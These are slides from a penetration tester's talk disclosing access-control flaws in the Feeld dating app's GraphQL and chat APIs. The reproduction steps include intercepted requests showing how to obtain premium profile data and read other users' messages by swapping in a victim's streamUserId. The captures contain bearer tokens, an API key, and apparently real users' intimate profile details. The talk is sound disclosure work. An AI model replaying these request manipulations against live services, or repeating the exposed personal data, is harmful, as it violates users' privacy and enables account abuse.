

Examining Access Control Vulnerabilities in GraphQL

A FEELD Case Study on Data
Exposure

FORTBRIDGE

Whoami?



Senior Pentester at **FORTBRIDGE**

Accreditations: OSWE, OSCP, CREST CRT,
DevSecOps, GCP Security, GCP Architecture

Past History: Lloyds Bank, GFK,
JPMorgan Bank, bet365



Bogdan Tiron
**> 10 years of experience
in security**

WHAT IS THIS TALK ABOUT?



This is about The Importance of Access Controls

OWASP Top 10 - #1 Security Risk

OWASP Top 10 API Security Risks – 2023

Risk	Description
API1:2023 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.



APIs: #1 Broken Object Level Authorization Category




Web Apps: #1 Broken Access Controls Category


About Feeld

- 2014 – launched as 3nder
- 2016 – renamed to Feeld
- a dating mobile app, like Tinder/Bumble/etc
- you can filter by distance, by age, by gender (>10), couples, and by location.
- for **premium** users, you can also search by the type of kink, threeways/group scenarios (ex: couples, group, MMF, FFM, MFMF, others), or the type of relationship you are interested in (ex: casual, ENM, FWB, others).
- >1 Million Downloads (Android Play Store)

FEELD Menus




'Discover Profiles' Menu




'Who liked you' Menu

'basic' users cannot view/interact with it



'Messages' Menu



'My Profile' Menu

FEELD Case Study - Vulnerabilities

1. Disclosure of profile information to non-premium users



#3 Broken Object Property
Level Authorization
Category

2. Read other people's messages

3. Unauthenticated access to other people's attachments (photos & videos) from their chats

4. Delete, recover and edit other people's messages

5. Update someone else's profile information

6. Get a 'Like' from any user profile

7. Send messages in other people's chat

8. View other people's matches



#1 Broken Object Level
Authorization
Category


Vulnerability #1 - Disclosure of profile information to non-premium users

Details: The 'basic' user will no longer need to pay for a 'premium' subscription to get a premium benefit.

- As a **basic** user, in the 'Likes' menu, you see who liked your profile, but you only get limited information, such as:
 - the name and
 - the blurred photos of the 'like' sender,
- As a **premium** user you get all the information available about the sender.

However, if you use a proxy tool such as Burp to intercept the request and response, you will find in the response all the information available about the 'like' senders, just like a premium user.

#3 Broken Object Property
Level Authorization
Category




Vulnerability #1 - Disclosure of profile information to non-premium users

Reproduction steps:

1. Go to the 'Likes' menu to see who liked or pinged us, as seen on the right. But beside their names and their blurred photos, we do not have any other information.

#1 Broken Object Level Authorization Category




Vulnerability #1 - Disclosure of profile information to non-premium users

Reproduction steps:

2. However, if we intercept the request in Burp and check the response, as seen below, we will see that we have all the information about the user (age, distance, all their profile photos, streamUserId), including **unauthenticated** access to their profile photos stored on res.cloudinary.com.

In addition, using the '**streamUserId**' value found in the response we can exploit the next vulnerability 'Read other people's messages' and read Sam's messages.




Request

```
Pretty Raw Hex GraphQL JSON Web Token
1 POST /graphql HTTP/2
2 Host: core.api.feedld.co
3 Accept: */*
4 X-Transaction-Id: a3e7f908-74b6-4c80-ad52-8d4689c6ce76
5 Authorization: Bearer eyJhbGciOiJSUzIiNlIsImtpZC16IJNiYjg3ZGNHM2JjYjY5ZDcYyJzYmExYjU5YjMzY2M1Mj15M2NhOGQ1LCJ0eXAiOiJKV1Qifo.eyJpC3M10iJodHRwczovL3Ny3vzXRra2VuLmdvb2dz55jb2v0ZjItcHJvZC01Mz03NSl5ImF1ZC16InYlLXbyb20tNTM0n2UlLCJhdRox3RpBwUiOjE3MDkxNjU2NDksInVzXJfeW01iiz2WdvOj15Z1N2X03d1hvVGvUmjhzeFR3a@zLiwc3Viijjoim2VnVUIsewtdVwvN3ZYbz1Rlb1j4c3hd2tKMylsImhdcI6MTcw0TcxMDYyMsW1ZXhwIxjoxAS5NzE0MjixLbWfpbC16InVnbnlfc69yaB5Yvhbw5jb20iLCJlbWfpbF92KJpzM1ZCT6dH1j1ZSw1ZmlyZwJhcZU10nsLaWRlbnRpndG1cY6eyJ1bWfpbF92KJID710F8-BjZC5tE2Adm7TJqlgt1LxCWdgT1tpIMGF5-Cq808g..._Jxtj4syHfYKI_...erRl4Kbfuaahp-gKjJH83DMe06g0EN1b1NuqF5CvtrxIdA
6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
7 User-Agent: feed-mobile
8 Content-Type: application/json
9 Content-Length: 2301
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "LikesQuery",
  "variables": {
    "likesLimit": 20,
    "likesSortOrder": "LAST_INTERACTION",
    "pingsSortOrder": "LAST_INTERACTION",
    "profileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
  },
  "query": "query LikesQuery($spingsLimit: Int, $spingsCursor: String, $profileId: $string!, $likesLimit: Int, $likesCursor: String, $likesSortOrder: SortBy!, $spingsSortOrder: SortBy!) { \n  account { \n    isUpfront \n    ...typename \n  } \n  whoPingsMe { \n    input: { \n      profileId: $profileId, \n      sortBy: $spingsSortOrder \n    } \n    limit: $spingsLimit \n    cursor: $spingsCursor \n    nodes { \n      ...LikesProfileFragment \n      __typename \n    } \n    pageInfo { \n      hasNextPage \n      nextPageCursor \n      total \n      __typename \n    } \n    whoLikesMe { \n      input: { \n        profileId: $profileId, \n        sortBy: $likesSortOrder \n      } \n      limit: $likesLimit \n      cursor: $likesCursor \n      nodes { \n        ...LikesProfileFragment \n        __typename \n      } \n      pageInfo { \n        hasNextPage \n        nextPageCursor \n        total \n        __typename \n      } \n      __typename \n    } \n  } \n  imaginaryName \n  isMajestic \n  isVerified \n  isUpfront \n  status \n  interactionStatus { \n    mine \n    theirs \n    __typename \n  } \n  lastSeen \n  location { \n    ...ProfileLocationFragment \n    __typename \n  } \n  sexuality \n  streamUserId \n  photos { \n    ...PhotoCarouselPictureFragment \n    __typename \n  } \n  __typename \n} \n  fragment LikesProfileFragment on Profile { \n    age \n    dateOfBirth \n    birth \n    distance { \n      km \n      mi \n      __typename \n    } \n    gender \n    id \n    imaginaryName \n    isMajestic \n    isVerified \n    isUpfront \n    status \n    interactionStatus { \n      mine \n      theirs \n      __typename \n    } \n    lastSeen \n    location { \n      ...ProfileLocationFragment \n      __typename \n    } \n    sexuality \n    streamUserId \n    photos { \n      ...PhotoCarouselPictureFragment \n      __typename \n    } \n    __typename \n  } \n  fragment ProfileLocationFragment on ProfileLocation { \n    ... on DeviceLocation { \n      device { \n        latitude \n        longitude \n        geocode { \n          city \n          country \n          __typename \n        } \n        ... on VirtualLocation { \n          __core \n          __typename \n        } \n        ... on TeleportLocation { \n          current: device { \n            city \n            __typename \n          } \n          __typename \n        } \n      } \n      __typename \n    } \n    __typename \n  } \n}
```

Response

```
Pretty Raw Hex Render Diff
"whoLikesMe": {
  "nodes": [
    {
      "age": 31,
      "dateOfBirth": "1992-12-31T00:00:00.000Z",
      "distance": {
        "km": 11,
        "mi": 11,
        "__typename": "ProfileDistance"
      },
      "gender": "WOMAN",
      "id": "profile#3bbcc0d2-8d4a-563e-bf38-637c8d9d7054",
      "imaginaryName": "Sam",
      "isMajestic": false,
      "isVerified": false,
      "isUpfront": false,
      "status": "ACTIVE",
      "interactionStatus": {
        "mine": "NONE",
        "theirs": "LIKED",
        "__typename": "InteractionStatusBetweenProfilesOutput"
      },
      "lastSeen": "2024-03-06T00:17:12.365Z",
      "location": {
        "current": null,
        "teleport": {
          "latitude": 0,
          "longitude": 0,
          "geocode": {
            "city": "London",
            "country": "GB",
            "__typename": "Geocode"
          },
          "__typename": "Location"
        },
        "__typename": "TeleportLocation"
      },
      "sexuality": "STRAIGHT",
      "streamUserId": "63ef7ef7e40a070001003b7f",
      "photos": [
        {
          "id": "picture|profile#3bbcc0d2-8d4a-563e-bf38-637c8d9d7054-4ed68074-5045-ad29-46f7f4b55d6",
          "pictureIsPrivate": false,
          "pictureIsStatus": "READY",
          "pictureType": "DEFAULT",
          "pictureUrl": "https://res.cloudinary.com/threender/image/upload/v1676603310811cfaea2-4756-b2ef-b9f2eaafelab.jpg",
          "publicId": "d81bc1e0-eaa2-4756-b2ef-b9f2eaafelab",
          "__typename": "Picture"
        },
        {
          "id": "picture|profile#3bbcc0d2-8d4a-563e-bf38-637c8d9d7054-007303310811cfaea2-4756-b2ef-b9f2eaafelab",
          "__typename": "Picture"
        }
      ]
    }
  ]
}
```

res.cloudinary.com/threender/image/upload/v1676603310811cfaea2-4756-b2ef-b9f2eaafelab.jpg



Vulnerability #2 - Read other people's messages



#1 Broken Object Level
Authorization
Category

Details: We can read other people's messages in the chat.
In order to do that, we will need to get our victim's 'streamUserId' value, which is disclosed in different API requests.

Vulnerability #2 – Read other people's messages

Reproduction steps:

- 1.Go to the 'Discover profiles' menu.
- 2.Intercept the /graphql request with operationName: 'DiscoverProfiles'.
Get a 'streamUserId' parameter value of the target user from the response, as seen on the right:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/graphql' with the following JSON body:

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
X-Transaction-Id: 1b7f1283-3874-41ee-942a-ab754c1e95b7
Authorization: Bearer eyJhbGciOiJSUzIiNltsImp2C16TjNiYjg3ZGNHm23jYjY52DcyYjZjYeExYjUSYjMzY2MmJt5N2Nh0G0jLCJ0eXAiOiJKV10ifQ.eyJpc3MiOiJodHRwczovLNLy3VZXHvav2Wlmdvb2dsZ55jb28vZj1tcJvZC8IMzQ3NSisImFlZC16IwYjXSyb20tNTM8NxUllCJndKRx0X3RpM0Uj0jE3MDKzNjU2ND0ksInVzZKjTa0j01zZNdV0j15ZlN1ZK03dInVGVuJhzeFr3aa0z1wiic3V1jjeisM2VnVVISeMdTdW8N3Zyb1RlbjA4c3h0d2tkWYjSisInLhdIGMTcu0TYjNzAwhyy1ZKhvIjoxNzA5NjNmAjA3LC11bWFpbC16InVhnlfcd9ya885YWhvby5j5281LC11bWFpbF922Xj0zW1lZC16dhJ3l25w1Zmly2Mn2cU00nsiaWlrbnRodG1lcj6ey31bWFpbC16WkyJzb255X3BvcntAdWFub28uY201L119Lj3anu0X3Byb32z0GvY1jncGfx3dvcmQjKX_CbK_G_0fA50uUiwbgsfID00WgdpnPlcInJuS0mAty0wryTyL_YiFvw0G6j<3Tp3wK04-64gxu8GdxRhl_7d13050fNRMMNPc30neu9-tWizUpnHE8d1c0845bk15Hj094M4bgmWU7Wz0RedXYG6C2Pcs_501b6qguis2h1_0k8tQjFCOR0N8557inInurb1rp0UvnnddBFRmW5jctQqMWhadsqg3y0V209db2MBZIG2NS0R1twIt6s0B1t0hwq1EWu_wXMLE2jm0Yj4i2gx3Fkm-Dqj1LjU6Bx303RAozNsMxewRgpykB2f7p3E0ap6ZuJfd708XlyA
X-Profile-Id: profile@6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 5688
Accept-Encoding: gzip, deflate, br
{
  "operationName": "DiscoverProfiles",
  "variables": {
    "input": {
      "filters": {
        "ageRange": [
          27,
          32
        ],
        "maxDistance": 14,
        "lookingFor": [
          "WOMAN",
          "MAN_WOMAN_COUPLE",
          "WOMAN_WOMAN_COUPLE"
        ],
        "recentlyOnline": false,
        "streamUserId": null
      }
    }
  }
}
```

The response is a JSON object containing profile pairs and a stream user ID:

```
{
  "profilePairs": [
    {
      "isUpfront": true,
      "ageRange": null,
      "__typename": "Profile",
      "metadata": {
        "source": "UPLIFT",
        "__typename": "DiscoverProfileMetadata"
      },
      "streamUserId": "64ccd281fbaa820001005b4f",
      "analyticsId": "zvh2xCY3Vrs1"
    }
  ],
  "bio": "Researcher , curious minded always like learning new things :)\n\nInto art/photography and music\nLike to travel , be spontaneous and connect with kind, fun people.\n\nOpen to new things, if we click would be interested to see where it goes\n\nValue communication and consistency\n\n",
  "age": 28,
  "dateOfBirth": "1996-01-01T00:00:00.000Z",
  "distance": {
    "km": 1,
    "mi": 1,
    "__typename": "ProfileDistance"
  },
  "desires": [
    "SINGLES",
    "SENSUAL",
    "FRIENDSHIPS",
    "CASUAL",
    "DATES",
    "FUN"
  ],
  "gender": "WOMAN",
  "id": "profile@5ddc4b-a461-5687-b77a-2ff3d986fb7",
  "status": "ACTIVE",
  "imaginaryName": "A",
  "interactionStatus": "I"
}
```

Vulnerability #2 – Read other people's messages

Reproduction steps:

3. Now go to the 'Message' menu, and intercept the request to the endpoint:

https://chat.stream-io-api.com/channels?user_id=&connection_id=&api_key=y4tp4akjeb49, such as the one below:

The screenshot shows a network traffic capture interface with two panels: 'Request' on the left and 'Response' on the right.

Request:

Pretty	Raw	Hex	JSON Web Token
1 POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-000004b0a7b&api_key=y4tp4akjeb49 HTTP/2	2 Host: chat.stream-io-api.com	3 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJcI2Vx2lkIjoiN2FkMGRjMjIt0DAwNS00ZDNlLThmNGQtOTE5Yz0xMjk0ZDUxIn0.CtlrBaqjbCdtmv6CM9-ATxgVqt31mMqe3aoX5XHyE	4 Stream-Auth-Type: jwt
5 X-Stream-Client: stream-chat-react-native-android-5.22.1	6 Content-Type: application/json	7 Content-Length: 260	8
9 {			
"filter_conditions":{			
"type":"messaging",			
"members":{			
"\$in":[
"7ad0dc22-8005-4d3e-8f4d-919c41294d51"			
]			
},			
"id":{			
"\$in":[
"c336d29c-2f7e-428b-91d8-25b737a3d1b7"			
]			
},			
"sort":{			
{			
"field":"last_message_at",			
"direction":-1			
}			
},			
"state":true,			
"watch":true,			
"presence":false,			
"limit":7			


Response:

Pretty	Raw	Hex	Render	Diff
1 HTTP/2 201 Created				
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-client-request-id				
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS				
4 Access-Control-Allow-Origin: *				
5 Access-Control-Max-Age: 86400				
6 Cache-Control: no-cache				
7 Content-Type: application/json; charset=utf-8				
8 Vary: Accept-Encoding				
9 X-RateLimit-Limit: 40000				
10 X-RateLimit-Remaining: 39578				
11 X-RateLimit-Reset: 1709629020				
12 Date: Tue, 05 Mar 2024 08:56:45 GMT				
13 X-Envoy-Upstream-Service-Time: 79				
14 Strict-Transport-Security: max-age=31536000; includeSubDomains				
15 Server: stream-edge				
16 Strict-Transport-Security: max-age=31536000; includeSubDomains				
17				
18 {				
"channels":{				
{				
"channel":{				
"id":"c336d29c-2f7e-428b-91d8-25b737a3d1b7",				
"type":"messaging",				
"cid":"messaging:c336d29c-2f7e-428b-91d8-25b737a3d1b7",				
"last_message_at":"2024-02-29T08:46:03.731142Z",				
"created_at":"2024-02-29T08:46:03.687997Z",				
"updated_at":"2024-02-29T08:46:03.687997Z",				
"created_by":{				
"id":"63ab0904214b6d0001000166",				
"role":"user",				
"created_at":"2022-12-19T19:25:56.683317Z",				
"updated_at":"2024-02-27T07:51:15.9544Z",				
"last_active":"2024-03-05T07:37:20.053598Z",				
"banned":false,				
"online":false,				
"name":"Brandon"				

Vulnerability #2 – Read other people's messages

Reproduction steps:

4. Remove all the request parameters except: 'member':{ 'in':["<value>"] }, and add the victim's 'streamUserId' as <value>, as seen below:



The screenshot shows a REST client interface with two panes: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-0000004b0a7b&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VyX2lkIjoiN2FkMGRjMjItODAwN500ZDNlLThmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHyE
4 Stream-Auth-Type: jwt
5 X-Stream-Client: stream-chat-react-native-android-5.22.1
6 Content-Type: application/json
7 Content-Length: 89
8
9 {
    "filter_conditions":{
        "type":"messaging",
        "members":{
            "$in":[
                "64ccd281fbbaa820001005b4f"
            ]
        }
    }
}
```

